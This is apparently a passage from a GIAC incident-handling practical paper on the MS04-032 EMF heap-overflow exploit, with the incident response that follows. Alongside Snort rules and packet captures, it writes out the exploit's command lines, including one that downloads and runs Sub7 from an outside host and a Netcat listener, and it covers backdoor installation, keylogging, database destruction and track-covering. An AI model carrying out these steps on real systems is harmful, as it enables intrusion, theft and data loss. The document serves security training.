07:03:00.578882 10.10.75.2.4530 > 10.10.75.1.http: . ack 1064397 win 65535 (DF)
07:03:00.579950 10.10.75.2.4530 > 10.10.75.1.http: F 403:403(0) ack 1064397 win 65535 (DF)
07:03:00.579980 10.10.75.1.http > 10.10.75.2.4530: . ack 404 win 6432 (DF)
```

The download can be identified by this stream of http requests from 10.10.75.2 and transmits from 10.10.75.1

This attack can further be detected with the Opensource IDS engine, Snort[30]. Snort is a pattern matching based IDS and produces signature updates for exploits on weekly bases. Of the back leg of the release of these two Snort rules have been created:

Signature ID:2435[31]

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"WEB-CLIENT Microsoft emf metafile access"; flow:from_client,established; uricontent:".emf"; reference:bugtraq,10120; reference:bugtraq,9707; reference:cve,2003-0906; classtype:attempted-user; sid:2435; rev:4;)

Summary: *This event is generated when an attempt is made to access a file type (.emf) that may be subject to a known vulnerability in Microsoft Windows Explorer.*

Signature ID:2436[32]

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"WEB-CLIENT Microsoft wmf metafile access"; flow:from_client,established; uricontent:".wmf"; reference:bugtraq,10120; reference:bugtraq,9707; reference:cve,2003-0906; classtype:attempted-user; sid:2436; rev:4;)

Summary: *This event is generated when an attempt is made to access a file type that may be subject to a known vulnerability in Microsoft Windows Explorer.*

[30] www.snort.org


[31] http://www.snort.org/snort-db/sid.html?sid=2435

[32] http://www.snort.org/snort-db/sid.html?sid=2436

To attempt to explain what this rule does – Snort will alert on network traffic that originates from IP address that reside in the range defined by the variable *$HOME_NET,* connecting to IP addresses that reside in the range defined by the variable $EXTERNAL_NET, on http port, if the URI content contains a .wmf or .emf extension.

Reconnaissance

In order to successfully exploit this vulnerability a number of conditions need to be met. First we need make sure the victim's operating system is amongst those listed as being affected and secondly we need to confirm that the victim is using a vulnerable version of Microsoft Outlook or Outlook Express for messaging. For the latter condition when mails are sent using Outlook a number of formats are available: plain text format, rich text format, and HTML format all as can be seen below.



Some form of social engineering may be required in getting the victim to trust an HTML formatted email from the attacker and these may include disguising the

source as coming from a recognised authority (for example the HR department or the facilities management team) or even coming from an actual colleague. The goal is to raise no suspicion for this initial stage of the attack.

Scanning

Scanning typically involves selecting a network host or, a range of network hosts and probing then in order to discover what TCP/UDP ports are open on them. Since specific ports are reserved for specific services, an attacker can build a pretty accurate profile of a target host. This profile in turn will tell if the target host is vulnerable and hence allow the attack to progress.

There are a number of tools that can be used for this stage and owing to their different features, one maybe suited for a specific type of scan over the over. Nmap[33] (Network Mapper) is a free open source utility for network exploitation or security auditing. It can scan both large networks as well as a single host. Cheops-ng[34] is a network management tool for mapping and monitoring your network. It has host/network discovery functionality as well as OS detection of hosts. One component that can undermine the success of scanning is a firewall, whether based inline on the network or installed on the hosts[35].


For my network both the attacker's machines and the victim's machine are on a network that is not subject to firewalls or routers with ACL's[36]. I will use Nmap to scan the target machine that I want to exploit. By passing specific arguments to Nmap I can build an accurate picture of the state of the machine.

[33] www.insecure.org/nmap

[34] http://Cheops-ng.sourceforge.net

[35] http://www.giac.org/practical/GCIH/Suid_Adeyanju_GCIH.pdf

[36] Access Control Lists are statements in the configurations on routers and switches that specifically allow or deny traffic traversing the network. These statements are based on source and destination IP addresses, and TCP/UDP ports (source and destination).



We can see from the results of the scan that the operating system type and build is an Microsoft Windows XP SP1 or Microsoft Windows 2000 SP4, both of which are vulnerable to the exploit.


Exploiting the System

With these results we can ascertain that all conditions necessary for a successful exploit are in place. The machine is a Microsoft Windows XP Professional with service pack1 installed. The victim also uses Microsoft Outlook for sending and receiving emails formatted in HTML.

I have installed a copy of Microsoft Visual C++ Toolkit 2003[37] as well as the Microsoft Platform SDK (this contains the much needed libraries for compiling code). Next I have downloaded a copy of the exploit from http://packetstormsecurity.org/0410-exploits/HOD-ms04032-emf-expl2.c[38]. This exploit was then compiled with the C++ Toolkit and the resulting executable file, HOD-ms04032-emf-expl.exe, was built.

[37] http://msdn.microsoft.com/visualc/vctoolkit2003/default.aspx

[38] http://packetstormsecurity.org/0410-exploits/HOD-ms04032-emf-expl2.c



There are two options available for generating the specially crafted EMF using this exploit. They can be seen when you run the executable without passing it any arguments:

Z:\sans>HOD-ms04032-emf-expl.exe

(MS04-032) Microsoft Windows XP Metafile (.emf) Heap Overflow

--- Coded by .::[houseofdabus]::. ---

Usage:
HOD-ms04032-emf-expl.exe <file> <shellcode> <bindport / url>

Shellcode:
1 - Portbind shellcode
2 - Download & exec shellcode

Z:\sans>

Portbind option[39]

HOD-ms04032-emf-expl.exe HR_profile.emf 1 7777

This option will create the exploit file “HR_profile.emf”. When this file is viewed even as a thumbnail, it will cause the victim’s machine to start listening on the

[39] http://www.giac.org/practical/GCIH/Suid_Adeyanju_GCIH.pdf

TCP port 7777. When the attacker telnets to the victim's machine on this port, he will get a shell with full system privileges.

Download & execute option


HOD-ms04032-emf-expl.exe HR_profile.emf 2 http://10.10.75.2/sub7.exe

This option is a whole lot more useful to the attacker. It will enable the attacker to download more tools to further the compromise. In my case I have hosted a copy of Sub7 on an alternative Linux machine.

Network Diagram

The network consists of a server, two workstations, a Linux based laptop, a layer 3 switch, a firewall, and the ISP's router. The firewall provides the demarcation point between the privately owned trusted network, and the external or un-trusted network.
The server (10.10.76.4) – this is a Sun Microsystems server (running MySQL[40]) that hosts the company's payroll database. As this is highly sensitive data access is restricted to only authorised personnel from authorised workstations.
The Workstations (10.10.75.2&10.10.75.1) – these are standard corporate user workstations running Microsoft Windows XP Pro SP1. One of the workstations belongs to a payroll administrator and as such is permitted to connect to the payroll database, based on its IP address. The other machine belongs to a disgruntled employee. This is the machine that is used to compile the exploit file and send the HTML formatted email.

[40] http://dev.mysql.com/doc/



The Laptop – this is a Linux based laptop and is also part of the attacker's arsenal. From this machine the attacker performs the Nmap scans and hosts an ftp site from which Sub7 and Netcat are downloaded. This machine is also used to telnet to the victim's machine for the final phase of the compromise.

The layer 3 switch – this is core to the network as it provides the connectivity between all the segments. The switch has a VLAN 100, which is host to corporate user workstations, and VLAN 200 which is host the payroll database. The switch also is connected to the firewall that serves as the internet gateway. Since the switch is a layer 3 switch it provides routing between all of the segments. There is also a SPAN (Switch Port Analyser) port set up on the switch to which a network sniffer is connected. The SPAN is configured to copy all network packets traversing the switch into this port and the sniffer (owned by network operations) records these conversations and stores them for a maximum of two weeks. The switch also has ACL's set up permitting to the payroll database only from specific hosts belonging to payroll administrators.

The firewall – while the firewall does not really impact the attack, it should be noted that it prohibits access into the private network and restricts outbound connections to the Internet to HTTP, FTP, and HTTPS.

Keeping Access

There are two common things that are done in order to maintain access[41]:

- The first is to install a backdoor. This ensures the attacker always has a way into the compromised system.

- The second is to patch the system to prevent compromise from another attacker.

In this scenario I have decided to download and install two backdoors – the first being Netcat and the second being Sub7. Since the exploit file was generated with the portbind option, I telnet to the specific port a command shell will be provided. Through this shell I can now begin ftp downloads from the Linux server of both backdoors.

My first objective is to run Sub7. Sub7 is the most popular and the most powerful Trojan horse program available to the public. When run, the backdoor copies itself to the Windows directory with the original name of the file it was run from. After that the backdoor patches Windows Registry so that its main application will be run during every Windows boot up[42]. In this case Sub7 was preconfigured to listen on port 2005 and to run when Windows was started up.

[41] http://www.giac.org/practical/GCIH/Suid_Adeyanju_GCIH.pdf
[42] http://www.all-internet-security.com/subseven_trojan.html

On start up I connected to the Sub7 server with the client and configured it to capture keyboard strokes and passwords offline. The DBA would typically log onto the Payroll database first thing every morning.

After the DBA's authentication details have been captured, the next stage is to connect to the database from the DBA's machine using these details. We have to remember this connection has to be made from the DBA's machine because of the ACL's on the switch restricting access to the database. So I use Sub7 to run Netcat with the following parameters[43]:

C:\WINNT\nc –l –p 5114

This will get the victims machine listening on port 5114. Once I telnet to this port I get a command shell of the victim's machine. In this shell I initiate a connection to the payroll database and log in with the captured username and password. Since I have system administrator privileges, I can proceed to run queries (perhaps get salary information of some of the other staff), insert bogus data, and even delete tables.

To seal my access I need to download and install the Microsoft security patch for this vulnerability. I ftp the download from my Linux server and run the patch from the command line with the following parameters[1]:

C:\> WindowsXP-KB840987-x86-enu.exe /passive

This will have the patch run in unattended mode.

Covering Tracks

If the attacker is intent on doing a "good job" of his compromise, he will endeavour to cover his tracks to reduce the possibility of detection. More importantly, he would seek to eliminate all ties of the crime to him. There are some conventional steps towards achieving this:

- File locations[1] – if files relating to the compromise, like Netcat and Server.exe (Sub7), are placed in non-conspicuous directories they will be harder to find. In this case these files where placed in the C:\WINNT folder. This folder has a large number of files and is a legitimate directory. So the effect of placing them here would be similar to that of placing a needle in a haystack.

- Renaming files[44] – one thing that makes for easy detection is a funny looking filename like A8855.exe, or backdr_12.exe. If the files are

[43] http://www.giac.org/practical/GCIH/Suid_Adeyanju_GCIH.pdf
[44] http://www.all-internet-security.com/subseven_trojan.html

renamed to look more like the valid system files it makes them harder to detect. Sub7 can rename itself to KERNEL16.DL or RUNDLL16.COM.

- Deleting log entries[45] – if the attacker is a bit database savvy, he can attempt to delete some of the log entries relating to his activity with the database. If he wants to be a bit extreme he can delete the entire log for that day.

- Deleting files after use[46] – if a file or application used for the compromise is no longer needed, then it can be deleted. The goal in this case was to connect to the Payroll database, once that had been the Netcat executable could be deleted. Sub7 can be remotely close the server component or even remove it from the victim's machine.

[45] http://www.giac.org/practical/GCIH/Travis_Abrams_GCIH.pdf
[46] http://www.giac.org/practical/GCIH/Suid_Adeyanju_GCIH.pdf

Preparation

Here we will discuss the security state of the company at the time of the attack and describe roles and processes directly relating to responding to an incident.

This company is a small recruitment company with a total staff count of 23. Because of their small number staffs are basically left to look after the integrity of their own systems and IT standards do not exist. The company's IT personnel amount to two people – a Database Administrator, and a Network Engineer. The DBA is responsible for supporting a number of databases and is more concerned with day-to-day operations, changing passwords, backups, upgrades, and troubleshooting. Security is at the bottom of his priorities. The Network Engineer is also responsible for network security and maintaining the relations with the ISP and for the initial desktop builds. He is also a recruitment consultant primarily so IT work is done in spare time, or when there is an immediate need.

The components relating to this incident consist of the workstations, the database, the switch, and the network sniffer.

The workstations – the workstations have a base XP build with only SP1 (this was included at the initial build). The antivirus engine version is the same as that of the base build and is not up to date and neither are the pattern versions. The workstations also have not been locked down to a baseline security level and users are allowed to view messages with attachments of any type of extension.

The database – the DBA has ownership of the support and maintenance of the database. He manages access control to the database by manually assigning usernames and passwords. There credentials are not changed on a regular bases and there is no policy in place requiring users to change their passwords on a regular basis.

The switch – this has been set up as a standalone switch with ACL's protecting the database VLAN. But there is no logging on the ACL's

The sniffer – even though this is a useful implementation, it is not used to its full potential. The sniffer has an IDS component and an alerting component, neither of these is enabled.

In general the security state of this company is very poor and because of an even poorer security awareness level, effective incidence response is unlikely. On the contrary, a security incident requires the following preparation:

- A dedicated incidence response (IR) team. In the case of a small number of staff, a *dedicated* IT team can also double as the IR team. This team should be trained on information to be gathered in the case of an incident.
- There should be a contact email address for this team. They should also have a contact telephone number (for out of hours as well)
- The necessary equipment for identifying and eradicating a compromise, and restoring a system, should be put into a jump bag[47] for quick use. Some of the contents of this bag will be: new CR-R disks, new floppy disks, network hub and cables, USB cable, external storage, and a CD case with the following software (Company standard antivirus with latest patterns, company standard Ghost[48,49] image, latest service packs)
- The must be policies in place governing internet usage, email usage, network usage. Users should be greeted with a warning banner.
- There should also be in place a policy for patching workstations and maintaining most current virus definition.
- The incidence response process must be fully documented and a dry run should be performed on a six monthly basis.
- There should notebooks available for recording incidences and the entire process followed through to recovery as they happen.

Identification

This section describes the incident timeline detailing the events occurring from the beginning of the working day when the DBA attempts to login. It shows how the compromised was uncovered.

January 4, 0830
A junior recruitment consultant arrives at work and logs onto his workstation. He attempts to launch the candidate profile application which should in turn connect to the MySQL database. The connection fails so he tries again thinking he has typed in the wrong password but it fails again.

January 4, 0900
The DBA gets into work and no sooner than he sits down is the junior consultant reporting to him the filed logins. The DBA assumes the usual and asks the consultant to confirm he has the right password. When he does the DBA is still doubtful so he tries to log onto the database himself to reset the password. His own login fails and after repeated attempts decides to stroll over and confirm the server is switch on.

[47] http://www.giac.org/practical/GCIH/Travis_Abrams_GCIH.pdf
[48] http://sea.symantec.com/content/product.cfm?productid=9
[49] http://www.giac.org/practical/GCIH/Suid_Adeyanju_GCIH.pdf

January 4, 0920
When he confirms that the server is on he returns to his desk and decides to log onto the server on a UNIX level. This works and he quickly proceeds to look at the state of the database. He performs a *'root@dbmy1#ps –ef | grep mysqld'* and confirms that the daemon is running. But as he begins to check for essential files he discovers that a number of them are missing.

January 4, 1000
By now the DBA can see there is a serious problem as a number of important directories seem to have randomly disappeared including the users' database and the database system logs. He asks the network engineer if he had done any work on the database over the weekend and the network engineer responds that he hasn't. They carry out some more checks and conclude a major incident has happened. Fortunately, this company has an extended contract with their ISP that includes security services. They put in call to the Security Services Team who dispatches two computer crime analysts.

January 4, 1100
The analysts arrive and the first thing they do is to have a quick meeting with the DBA and Network engineer to explain to them very clearly how they will proceed with the investigation for all parties to be in agreement. They also point out that they will be recording every step and suggest that the Network Engineer does the same.

January 4, 1120
The team requests a quick description of the network and information on where the known affected parts fit. They identify the database server, the core switch, the sniffer, and the workstations. They examine the database and confirm that is has been very badly compromised. They then look at the firewall logs to see if there had been any activity relating to the database but there is none.

January 4, 1200
They finally decide to look at the network conversations recorded by the sniffer. As they sort the results on the DBA IP address they discover some interesting activity. It appears that over the weekend the database was accessed from the DBA's workstation and some damaging commands where run:

```
05:15:37.695651 10.10.75.2.34202 > 10.10.76.1.mysql: P 148:161(13) ack 1825 win 8532
<nop,nop,timestamp 724125 112764>
(DF) [tos 0x8]
0x0000   4508 0041 5626 4000 4006 3a72 0a0a 4b01        E..AV&@.@.:r..K.
0x0010   0a0a 4b02 859a 0cea 2d55 5d69 a59f b9c5        ..K.....-U]i....
0x0020   8018 2154 1baa 0000 0101 080a 000b 0c9d        ..!T............
0x0030   0001 b87c 0900 0000 0470 6179 726f 6c6c        ...|.....payroll
0x0040   00                                             .

05:20:57.785049 10.10.75.2.34202 > 10.10.76.1.mysql: P 161:207(46) ack 2054 win 8532
<nop,nop,timestamp 756134 112764>
(DF) [tos 0x8]
0x0000   4508 0062 5628 4000 4006 3a4f 0a0a 4b01        E..bV(@.@.:O..K.
```

```
0x0010   0a0a 4b02 859a 0cea 2d55 5d76 a59f baaa        ..K.....-U]v....
0x0020   8018 2154 ad6d 0000 0101 080a 000b 89a6        ..!T.m..........
0x0030   0001 b87c 2a00 0000 0353 454c 4543 5420        ...|*....SELECT.
0x0040   2a20 4652 4f4d 2070 6179 726f 6c6c 2057        *.FROM.payroll.W
0x0050   4845                                          HE

05:35:56.132140 10.10.75.2.34202 > 10.10.76.1.mysql: P 232:255(23) ack 2465 win 8532
<nop,nop,timestamp 845969 119238>
(DF) [tos 0x8]
0x0000   4508 004b 562c 4000 4006 3a62 0a0a 4b01        E..KV,@.@.:b..K.
0x0010   0a0a 4b02 859a 0cea 2d55 5dbd a59f bc45        ..K.....-U]....E
0x0020   8018 2154 17af 0000 0101 080a 000c e891        ..!T............
0x0030   0001 d1c6 1300 0000 0344 524f 5020 5441        .........DROP.TA
0x0040   424c 4520 7061 7972 6f6c 6c                    BLE.payroll
```

The output from the sniffer shows some of damaging commands that destroyed the database. From this the team clearly see a compromise has occurred and identify the source IP address as being the host used by the DBA.

They quickly move onto his workstation and from their jump kit, install a vulnerability scanner as well as updated antivirus software. Once the AV was run it immediately picked up both the EMF exploit file as well as the presence of the Sub7 server process. The attacker left both present after the act. Since the DBA denies he came in over the weekend the team obtain logs from the building security office (they operate a tag system for physical access). The logs show that the only member of staff to come in was an office admin who had been fired the Friday before.

January 4, 1400
The security services team conclude their investigation and properly format the notes that they have taken down. They also prepare a list of the evidence describing the media on which it was stored when they found it. This will help the management maintain a chain of custody should they decide to pursue a legal action against the suspected former employee. Both the report and the list are signed by the Security Services Team and the DBA and Network Engineer. The evidence is isolated and the report passed onto senior management to decide on what action to take.

Containment

The database server is disconnected from the network[50]; this is usually the first step in any incident. Fortunately there are offline nightly back ups that are stored in the computer room. The DBA's workstation had already been disconnected from the network as it now constituted evidence.

The Network Engineer disabled all the accounts used by the DBA in the office, both his NT domain login and database access. The last thing that was done was to ask the Building Security to immediately terminate the security pass belonging to the sacked employee. Finally they went back to the logs on the

[50] http://www.giac.org/practical/GCIH/Suid_Adeyanju_GCIH.pdf

sniffer to see if there was any activity between the DBA's workstation and any other machine at during the same period. Sure enough the found ftp transfers from the ex-employee's workstation and from an IP address they could not identify. They promptly disconnected his machine from the network and stored for further investigation.

Eradication

As the main cause of the compromise had been Trojan activity, all of the workstations in the company were immediately installed with the latest AV engines and pattern files. Also just to be sure the Network Engineer had all the NT domain passwords reset.

Recovery

For this phase a number of steps were taken:

- The database server was rebuilt and the data restored up until the most recent back up. The root password was changed and this account was given permission only to connect to the database locally. The proper privileges were defined for each account assessing the database. The server itself was moved into the secure computer room thereafter reconnected to the network

- A new company workstation build was developed with the most recent Microsoft security patches and AV updates. The DBA had a new machine built with the new image. Other user workstations were individually patched.

- User passwords were set to expire automatically every three months.

- The IDS component of the sniffer was enabled and configured to alert on specific criteria. The alerts were set to be sent to the Network Engineer.

Lessons Learnt

This part would not be complete with out a list of follow up recommended by the Security Service Team:

- Have a dedicated security team. Since the company is small in size they can double as the incidence response team.
- Perform regular vulnerability scans on all machines[51].
- Access control must be granularly defined.

[51] http://www.giac.org/practical/GCIH/Suid_Adeyanju_GCIH.pdf

- Implement Microsoft SMS to keep workstations and servers up-to-date
- Implement an AV pattern update server and have all workstations update from this server on a weekly basis.
- Develop a number of policies for email, internet, and network usage.
- Have a baseline security build for all the platforms used whether Windows or Unix.
- Prepare an incident response procedure listing all the parties that would be involved with their contact details.
- A security awareness course should be arranged for all employees very early on in their employment.

Exploit Source Code

